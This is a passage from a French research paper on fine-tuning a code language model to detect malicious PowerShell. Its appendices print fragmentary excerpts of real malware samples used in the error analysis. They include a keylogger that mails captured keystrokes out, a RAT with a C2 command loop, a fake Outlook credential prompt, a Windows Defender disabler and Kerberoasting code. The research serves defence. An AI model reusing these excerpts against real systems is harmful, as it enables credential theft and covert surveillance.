— Autres langages : Le modèle *StarEncoder* a été entraîné sur 350 langages de programmation. Ce qui signifie qu'à condition de disposer de jeux de données corrects bienveillants/malveillants dans

[38] `https://github.com/bigcode-project/starcoder2`

ces autres langages, il serait particulièrement aisé d'entraîner des modèles par exemple pour le Javascript, le Bash, le VBA, etc.

— Autres problématiques : Notre cible d'entraînement concerne le caractère malveillant ou non d'un script. Nous pourrions cependant imaginer d'autres sujets, par exemple en qualité logicielle : « ce code est-il correctement formaté ? », « ce code est il écrit de manière sûre ? », ou encore des métriques plus abstraites « combien de temps de développement représente ce code ? ». Il pourrait également être intéressant d'étudier la capacité à utiliser un tel modèle pour identifier l'auteur d'un code. Finalement, toute problématique pour laquelle la donnée d'entrée est du code et pour laquelle on peut disposer d'un jeu de données. Finalement, le principe même des modèles pré-entraînés permet d'imaginer quantité de nouveaux usages à moindre frais, et pour des problèmes pour lesquelles les techniques d'apprentissage automatique habituelles n'étaient pas accessibles par faute de jeux de données suffisamment importants.

6 Conclusion

La compétition des grands modèles de langage ces deux dernières années a cela de bénéfique qu'elle a poussé de nombreux acteurs (Meta, Mistral...) vers l'ouverture de leurs modèles. Ces partages sont des ressources précieuses pour toute activité basée sur l'analyse de données structurées basées sur le langage ou similaires, comme des codes informatiques. Nous avons présenté PowerSheLLM, une méthode d'exploitation d'un LLM pré-entraîné sur du code informatique en l'ayant *fine-tuned* pour une tâche précise du cyber-défenseur : la détection de code malveillant PowerShell. Nous avons présenté l'intérêt de l'entraînement avec *fine-tuning* et montré que, même avec un jeu de données relativement petit et surtout accessible à tous, les résultats peuvent être excellents, avec des taux de détection de plus de 93% pour un taux de faux positif de 0.1%, ce qui est particulièrement faible en pratique. Nous avons également analysé les sorties de notre modèle afin de mettre en évidence ses erreurs, et expliqué comment la compréhension de celles-ci permet, de manière itérative, d'améliorer petit à petit les qualités du modèle de détection final. Enfin, nous avons ouvert la discussion sur ce qui peut être considéré comme malveillant lorsque l'on fait de la détection dans le monde du PowerShell. En effet, ce langage étant très permissif, et beaucoup utilisé pour la réalisation d'outils d'administration à l'usage parfois éphémère, la frontière est ténue entre l'outil de l'attaquant et celui de l'administrateur

système. Cela s'explique assez facilement de part la similarité de leurs objectifs, de la même manière qu'un nombre croissant d'attaquants utilise des outils légitimes (Teamviewer, VNC...) pour commettre leurs forfaits. Il devient donc de plus en plus critique pour la défense de disposer d'outils de détection permettant d'identifier les fichiers sous deux axes : leur caractère malveillant et leur caractère *malsain*, permettant ainsi une décision éclairée quant aux éventuelles actions de remédiation à réaliser.

Références

1. Deep learning rises : New methods for detecting malicious PowerShell. `https://www.microsoft.com/en-us/security/blog/2019/09/03/deep-learning-rises-new-methods-for-detecting-malicious-powershell/`.
2. Malicious PowerShell Detection via Machine Learning. `https://www.mandiant.com/resources/blog/malicious-powershell-detection-via-machine-learning`.
3. The Unreasonable Effectiveness of Recurrent Neural Networks. `https://karpathy.github.io/2015/05/21/rnn-effectiveness/`.
4. Amal Alahmadi, Norah Alkhraan, and Wojdan BinSaeedan. MPSAutodetect : A Malicious Powershell Script Detection Model Based on Stacked Denoising Auto-Encoder. *Computers and Security*, 116 :102658, 2022. https ://www.sciencedirect.com/science/article/pii/S0167404822000578.
5. Dzmitry Bahdanau, Kyunghyun Cho, and Yoshua Bengio. Neural machine translation by jointly learning to align and translate. *arXiv preprint arXiv :1409.0473*, 2014.
6. Piotr Bojanowski, Edouard Grave, Armand Joulin, and Tomas Mikolov. Enriching Word Vectors with Subword Information. *Transactions of the Association for Computational Linguistics*, 5 :135–146, 2017.
7. Rishi Bommasani, Drew A Hudson, Ehsan Adeli, Russ Altman, Simran Arora, Sydney von Arx, Michael S Bernstein, Jeannette Bohg, Antoine Bosselut, Emma Brunskill, et al. On the opportunities and risks of foundation models. *arXiv preprint arXiv :2108.07258*, 2021.
8. Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. BERT : Pre-training of Deep Bidirectional Transformers for Language Understanding, 2019.
9. Yanick Fratantonio, Elie Bursztein, Luca Invernizzi, Marina Zhang, Giancarlo Metitieri, Thomas Kurt, Francois Galilee, Alexandre Petit-Bianco, and Ange Albertini. Magika content-type scanner. https ://github.com/google/magika.
10. Danny Hendler, Shay Kels, and Amir Rubin. Amsi-based detection of malicious powershell code using contextual embeddings. In *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security*, pages 679–693, 2020.
11. Sepp Hochreiter and Jürgen Schmidhuber. Long Short-Term Memory. *Neural Computation*, 9(8) :1735–1780, 11 1997. https ://doi.org/10.1162/neco.1997.9.8.1735.
12. Jeremy Howard and Sebastian Ruder. Universal language model fine-tuning for text classification. *arXiv preprint arXiv :1801.06146*, 2018.

13. Jesse Kornblum. Identifying almost identical files using context triggered piecewise hashing. *Digital Investigation*, 3 :91–97, 2006. The Proceedings of the 6th Annual Digital Forensic Research Workshop (DFRWS '06).
14. Raymond Li, Loubna Ben Allal, Yangtian Zi, Niklas Muennighoff, Denis Kocetkov, Chenghao Mou, Marc Marone, Christopher Akiki, Jia Li, Jenny Chim, et al. Starcoder : may the source be with you ! *arXiv preprint arXiv :2305.06161*, 2023.
15. Wen Liang and Youzhi Liang. DrBERT : Unveiling the Potential of Masked Language Modeling Decoder in BERT pretraining, 2024.
16. Tomas Mikolov, Kai Chen, Greg Corrado, and Jeffrey Dean. Efficient Estimation of Word Representations in Vector Space, 2013.
17. Gili Rusak, Abdullah Al-Dujaili, and Una-May O'Reilly. Ast-based deep learning for detecting malicious powershell. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2276–2278, 2018.
18. Jihyeon Song, Jungtae Kim, Sunoh Choi, Jonghyun Kim, and Ikkyun Kim. Evaluations of AI-based malicious PowerShell detection with feature optimizations. *ETRI Journal*, 43, 04 2021.
19. Sudhakar and Sushil Kumar. An emerging threat Fileless malware : a survey and research challenges. *Cybersecurity*, 3(1) :1, 2020.
20. Denis Ugarte, Davide Maiorca, Fabrizio Cara, and Giorgio Giacinto. PowerDrive : accurate de-obfuscation and analysis of PowerShell malware. In *Detection of Intrusions and Malware, and Vulnerability Assessment : 16th International Conference, DIMVA 2019, Gothenburg, Sweden, June 19–20, 2019, Proceedings 16*, pages 240–259. Springer, 2019.
21. Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Lukasz Kaiser, and Illia Polosukhin. Attention Is All You Need, 2023.
22. Jeff White. Pulling back the curtains on encodedcommand powershell attacks. *Palo Alto Networks, Unit*, 42(10), 2017.
23. Wayne Xin Zhao, Kun Zhou, Junyi Li, Tianyi Tang, Xiaolei Wang, Yupeng Hou, Yingqian Min, Beichen Zhang, Junjie Zhang, Zican Dong, et al. A survey of large language models. *arXiv preprint arXiv :2303.18223*, 2023.

A Échantillons Faux positifs

A.1 Vrai faux positifs

— Editeur de texte :
Sha1 : e91a881ebad0e4341ae2a1abcebc4e0e514c3c7a

```
[...]
$script:__handlers = @(
    $Handler.ConsoleKey([ConsoleKey]::Home, $function:CmdHome),
    $Handler.ConsoleKey([ConsoleKey]::End, $function:CmdEnd),
    $Handler.ConsoleKey([ConsoleKey]::Escape, $function:CmdClearLine),
    $Handler.ConsoleKey([ConsoleKey]::LeftArrow, $function:CmdLeft),
    $Handler.ConsoleKey([ConsoleKey]::RightArrow, $function:CmdRight),
    $Handler.ConsoleKey([ConsoleKey]::UpArrow, $function:CmdHistoryPrev
        ),
    $Handler.ConsoleKey([ConsoleKey]::DownArrow, $function:
        CmdHistoryNext),
    $Handler.ConsoleKey([ConsoleKey]::Enter, $function:CmdDone),
    $Handler.ConsoleKey([ConsoleKey]::Backspace, $function:CmdBackspace
        ),
[...]
```

```
[...]
    function WordBackward([int] $p)
    {
        if ($p -eq 0) { return -1; }
        [int] $i = $p - 1;
        if ($i -eq 0) { return 0; }
        if ([Char]::IsPunctuation($this._text.Chars($i)) -or [Char]::
            IsSymbol($this._text.Chars($i)) -or [Char]::IsWhiteSpace(
            $this._text.Chars($i)))
        {
            for (; $i -ge 0; $i--)
            {
                if ([Char]::IsLetterOrDigit($this._text.Chars($i))) {
                    break; }
            }
[...]
```

— Horodateur :
Sha1 : 22b0482f033f51e7d9996f92f55d4aa012d66e9a

```
$idletime = $null
Function Get-IdleTime {
if ($idletime -ne "TRUE") {
    $script:idletime = "TRUE"
    echo "Loading Assembly"
    $PS = "TVqQAAMAAAAEAAAA//8A[...]"
    $dllbytes  = [System.Convert]::FromBase64String($PS)
    $assembly = [System.Reflection.Assembly]::Load($dllbytes)
}
Write-Output ("Last input " + [UserInput]::LastInput) | out-string
Write-Output ("Idle for " + [UserInput]::IdleTime) | out-string
}
```

A.2 Faux faux positifs

— PoshC2 v3
Sha1 : a0bd8975dc2b3bf90cda7d5b09767e44c8b8f0de
Téléchargement

```
[...]
$downloadpath = "https[:][...]/PoshC2/archive/master.zip"

function Download-File
{
Param
(
    [string]
    $From,
    [string]
    $To
)
if ($psdownloader -ne "TRUE") {
    $Script:psdownloader = "TRUE"
    $PS = "TVqQAAMAAAAEAAAA//8AA[...]"
    $DllBytes  = [System.Convert]::FromBase64String($PS)
    $Assembly = [System.Reflection.Assembly]::Load($DllBytes)
}
$r = [PoshWebRequest]::MakeRequest("$From", "Mozilla/5.0 (Windows NT
    6.1; WOW64; Trident/7.0; rv:11.0) like Gecko", "");
[System.IO.File]::WriteAllBytes($To, $r.data)
}
[...]
```

Installation

```
[...]
Unzip-File "$($installpath)PoshC2-master.zip" $installpath
Remove-Item "$($installpath)PoshC2-master.zip" -Force -Recurse
$pathexists = Test-Path "$($installpath)PowershellC2"
if (!$pathexists) {
    Move-Item "$($installpath)PoshC2-master" "$($installpath)
        PowershellC2"
} else {
    Copy-Item -Path "$($installpath)\PoshC2-master\*" -Destination "$(
        $installpath)PowershellC2" -Recurse -Force
    Remove-Item "$($installpath)PoshC2-master" -Force -Recurse
}
$SourceExe = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    "
$ArgumentsToSourceExe = "-exec bypass -c import-module ${poshpath}
    C2-Server.ps1; C2-Server -PoshPath $poshpath"
$DestinationPath = "$($installpath)PowershellC2\Start-C2-Server.lnk"
$WshShell = New-Object -comObject WScript.Shell
$Shortcut = $WshShell.CreateShortcut($DestinationPath)
$Shortcut.TargetPath = $SourceExe
$Shortcut.Arguments = $ArgumentsToSourceExe
$Shortcut.Save()
[...]
```

A.3 Faux positifs selon contexte

— Outil d'inventaire
Sha1 : 1a7d2f713a598e6edc947372237760117ec26cc6

```
$sploaded = $null
Function Get-ServicePerms {
if ($sploaded -ne "TRUE") {
    $script:sploaded = "TRUE"
    echo "Loading Assembly"
    $i = "TVqQAAMAAAAEAAAA//8AAL[...]"
    $dllbytes  = [System.Convert]::FromBase64String($i)
    $assembly = [System.Reflection.Assembly]::Load($dllbytes)
}
[ServicePerms]::dumpservices()
$computer = $env:COMPUTERNAME
$complete = "[+] Writing output to C:\Temp\Report.html"
echo "[+] Completed Service Permissions Review"
echo "$complete"
}
```

— Parseur d'identifiants
Sha1 : 7f512c2c7c0ae433ccbea1a9480dfa6c695f97fa

```
        [...]
function Cred-Popper($title="Outlook", $caption="Please Enter Your
    Domain Credentials", $minlengthpassword=1) {
$scriptblock = @"
`$PS = "TVqQAAMAAAAEAAAA//8AAL[...]"
`$DllBytes  = [System.Convert]::FromBase64String(`$PS)
`$Assembly = [System.Reflection.Assembly]::Load(`$DllBytes)
`$sessionstate.log = [CredentialsPrompt]::CredPopper("$title", "
    $caption",$minlengthpassword)
"@
$global:sessionstate = [HashTable]::Synchronized(@{})
$sessionstate.log = New-Object System.Collections.ArrayList
$HTTP_runspace = [RunspaceFactory]::CreateRunspace()
$HTTP_runspace.Open()
$HTTP_runspace.SessionStateProxy.SetVariable('sessionstate',
    $sessionstate)
$HTTP_powershell = [PowerShell]::Create()
$HTTP_powershell.Runspace = $HTTP_runspace
$HTTP_powershell.AddScript($scriptblock) > $null
$HTTP_powershell.BeginInvoke() > $null
```

```
echo ""
echo "[+] Cred-Popper started in background runspace"
echo ""
echo "Run Get-Creds to obtain the output, when the user enters their
    credentials"
echo ""
}
[...]
```

— Force windows Update
Sha1 : 81e8f58563fe35d5037dbe94543352f86ac25982

```
[...]
.Synopsis
    Force Install Updates on Remote Computer
.DESCRIPTION
    Force Install Updates on Remote Computer using a scheduled task
.EXAMPLE
    InstallUpdates -Computer "server1.contoso.com" -User "Contoso\
        Administrator" -Password "Password"
[...]
Function InstallUpdates {
    param($Computer,$User,$Password)
    $SecurePassword = ConvertTo-SecureString  String $Password
        AsPlainText -Force
    $Credential = New-Object  TypeName System.Management.Automation.
        PSCredential  ArgumentList $User, $SecurePassword
    Invoke-Command -ComputerName $Computer -credential $Credential -
        ScriptBlock {
    $DateAndTime = (Get-Date -format ddMMMyyyy-HH.mm)
    Register-ScheduledJob -Name "InstallUpdates $DateAndTime" -RunNow -
        ScriptBlock {
    [...]
    $Downloader.Download();`
    $Installer = New-Object -ComObject Microsoft.Update.Installer;`
    $Installer.Updates = $SearchResult;`
    $Result = $Installer.Install();`
[...]
```

B Échantillons Faux négatifs

B.1 Vrai faux négatifs

— RAT - Remote Access Trojan
Sha1 : e96950f2b7a9c1cdd542ab5bce025303a0b032f9
La destination du remote connect :

```
[...]
$urlConsole = "https[:]//mys[...].com/Ghtyjh54t[...]rth4eeGRjrgw212t67"
if ($urlConsole -like '*%URL%*') {
    Out-Debug "Module is uninitialized: urlConsole is '$urlConsole'"
    exit
}
[...]
```

Création d'un ID machine en prenant en référence le "Serial Number" du BIOS :

```
[...]
function Get-BiosSerial() {
    $sn = "BIOS UNKNOWN"
    $_sn = ""
```

```
    try {
        $_q = "S!ELE!CT S!eri!al Nu!mb!er F!ROM! Wi!n32!BIO!S"
        $mSearcher = Get-WmiObject -Query ($_q -replace '!', "") -ea
            SilentlyContinue
[...]
```

Démarrage du service de RAT

```
[...]
# execute console command
    $_dbg = "Command: " + $_cc[0] + " for: " + $_cc[1]
    Out-Debug $_dbg
    switch ($_cc[0]) {
"STOP"   {
[...]
}
"RUN"    {
    Out-Debug "New task Name: '$($_cc[1])'"
    Out-Debug "Running task(s):"
    Get-Job | % { Out-Debug "- $($_.Name)"}
    if ($_cc.Length -lt 3) { return $false }
    $_exists = Get-Job -Name $_cc[1] -ErrorAction SilentlyContinue
    if ($null -eq $_exists) {
        try {
            $_code = "'STARTED'`n" + $_cc[2]
            $_sc = [scriptblock]::Create($_code)
            Out-Debug "Start task with Name: $($_cc[1])"
            $null = Start-Job -Name $_cc[1] -ScriptBlock $_sc
        } catch {
            $_l1 = Convert-ToBase64("FAILED")
            $_l2 = Convert-ToBase64($_cc[1])
            $_l3 = Convert-ToBase64("=====Start-Job Critical Error
                =====`rException: " + $_.exception.message)
            $_msg = $_l1, $_l2, $_l3 -join "`n"
            ($_result, $_error) = Send-ToConsole $_msg
[...]
```

— Keylogger

Sha1 : 040464276bc4a8a381248453d58eae69f553cab7

Entête de paramétrage su script :

```
[...]
$From = "ke[...]2381@gmail.com"
$Pass = "lo[...]sh@123"
$To = "lovis[...]great59@gmail.com"
$Subject = "Keylogger Results"
$body = "Keylogger Results"
$SMTPServer = "smtp.mail.com"
$SMTPPort = "587"
$credentials = new-object Management.Automation.PSCredential $From, (
    $Pass | ConvertTo-SecureString -AsPlainText -Force)
############################
[...]
```

Récupération des frappes clavier :

```
[...]
# scan all ASCII codes above 8
for ($ascii = 9; $ascii -le 254; $ascii++) {
  # get current key state
  $state = $API::GetAsyncKeyState($ascii)
  # is key pressed?
  if ($state -eq -32767) {
    $null = [console]::CapsLock
    # translate scan code to real code
    $virtualKey = $API::MapVirtualKey($ascii, 3)
    # get keyboard state for virtual keys
    $kbstate = New-Object Byte[] 256
    $checkkbstate = $API::GetKeyboardState($kbstate)
[...]
```

Envoi des données :

```
[...]
$Runner++
send-mailmessage -from $from -to $to -subject $Subject -body $body -
    Attachment $Path -smtpServer $smtpServer -port $SMTPPort -
    credential $credentials -usessl
Remove-Item -Path $Path -force
[...]
```

B.2 Faux faux négatifs

— String to Base64
Sha1 : 018a0af276bdc26eeb94377261674154d6ef681f

```
<#
.SYNOPSIS
Nishang script which encodes a string to base64 string.
.DESCRIPTION
This payload encodes the given string to base64 string and writes it to
     base64encoded.txt in current directory.
[...]
#>
function StringtoBase64
{
    [CmdletBinding()]
        Param( [Parameter(Position = 0, Mandatory = $False)]
        [String]
        $Str,
        [Parameter(Position = 1, Mandatory = $False)]
        [String]
        $outputfile=".\base64encoded.txt",
        [Switch]
        $IsString
    )
    if($IsString -eq $true)
    {
        $utfbytes  = [System.Text.Encoding]::Unicode.GetBytes($Str)
    }
    else
    {
        $utfbytes  = [System.Text.Encoding]::Unicode.GetBytes((
            Get-Content $Str))
    }
    $base64string = [System.Convert]::ToBase64String($utfbytes)
    Out-File -InputObject $base64string -Encoding ascii -FilePath "
        $outputfile"
    Write-Output "Encoded data written to file $outputfile"
}
```

— Invoke-VoiceTroll
Sha1 : 09cafe06dcab909d51aa88dd81f2d155e4971d69

```
Function Invoke-VoiceTroll
{
    [CmdletBinding()]
    Param (
        [Parameter(Mandatory = $True, Position = 0)]
        [ValidateNotNullOrEmpty()]
        [String] $VoiceText
    )
    Set-StrictMode -version 2
    Add-Type -AssemblyName System.Speech
    $synth = New-Object -TypeName System.Speech.Synthesis.
        SpeechSynthesizer
    $synth.Speak($VoiceText)
}
```

— Set-Wallpaper
Sha1 : e53ce0e8d1f8c13c402e1b5d536d46205fc83549

```
Function Set-WallPaper
{
    [CmdletBinding()] Param($WallpaperData)
    $SavePath = "$Env:UserProfile\\AppData\\Local\\wallpaper" + ".jpg"
    Set-Content -value $([System.Convert]::FromBase64String(
        $WallpaperData)) -encoding byte -path $SavePath
[...]
public static void SetWallpaper ( string path, Wallpaper.Style style )
    {
     SystemParametersInfo( SetDesktopWallpaper, 0, path, UpdateIniFile
         | SendWinIniChange );
     RegistryKey key = Registry.CurrentUser.OpenSubKey("Control Panel
         \\\\Desktop", true);
     switch( style )
     {
       case Style.Stretched :
         key.SetValue(@"WallpaperStyle", "2") ;
         key.SetValue(@"TileWallpaper", "0") ;
         break;
     }
[...]
```

B.3 Faux négatifs selon contexte

— Désactivation de protection temps-réel
Sha1 : 850eacdf078b851378fee9b83a895a247f3ff1ed

```
If Not WScript.Arguments.Named.Exists("elevate") Then
CreateObject("Shell.Application").ShellExecute WScript.FullName _
    , """" & WScript.ScriptFullName & """ /elevate", "", "runas", 1
WScript.Quit
End If
On Error Resume Next
Set WshShell = CreateObject("WScript.Shell")
WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
    DisableAntiSpyware",1,"REG_DWORD"
WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
    Real-Time Protection\DisableBehaviorMonitoring","1","REG_DWORD"
WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
    Real-Time Protection\DisableOnAccessProtection","1","REG_DWORD"
WshShell.RegWrite "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\
    Real-Time Protection\DisableScanOnRealtimeEnable","1","REG_DWORD"
WScript.Sleep 100
outputMessage("Set-MpPreference -DisableRealtimeMonitoring $true")
[...]
outputMessage("Set-MpPreference -SevereThreatDefaultAction 6")
Sub outputMessage(byval args)
On Error Resume Next
Set objShell = CreateObject("Wscript.shell")
objShell.run("powershell " + args), 0
End Sub
```

— Démonstration Kerberoasting
Sha1 : 509f959f92210d8dd40710ba34548ae960864754

```
Invoke-Kerberoast.ps1
function Invoke-Kerberoast {
<#
.SYNOPSIS
Requests service tickets for kerberoast-able accounts and returns
    extracted ticket hashes.
[...]
.DESCRIPTION
```

```
Implements code from Get-NetUser to quyery for user accounts with
    non-null service principle
names (SPNs) and uses Get-SPNTicket to request/extract the crackable
    ticket information.
The ticket format can be specified with -OutputFormat <John/Hashcat>
[...]
#>
BEGIN {
    $SearcherArguments = @{}
    if ($PSBoundParameters['Domain']) { $SearcherArguments['Domain'] =
        $Domain }
    if ($PSBoundParameters['SearchBase']) { $SearcherArguments['
        SearchBase'] = $SearchBase }
    if ($PSBoundParameters['Server']) { $SearcherArguments['Server'] =
        $Server }
    if ($PSBoundParameters['SearchScope']) { $SearcherArguments['
        SearchScope'] = $SearchScope }
    if ($PSBoundParameters['ResultPageSize']) { $SearcherArguments['
        ResultPageSize'] = $ResultPageSize }
    if ($PSBoundParameters['Credential']) { $SearcherArguments['
        Credential'] = $Credential }
    $UserSearcher = Get-DomainSearcher @SearcherArguments
[...]
```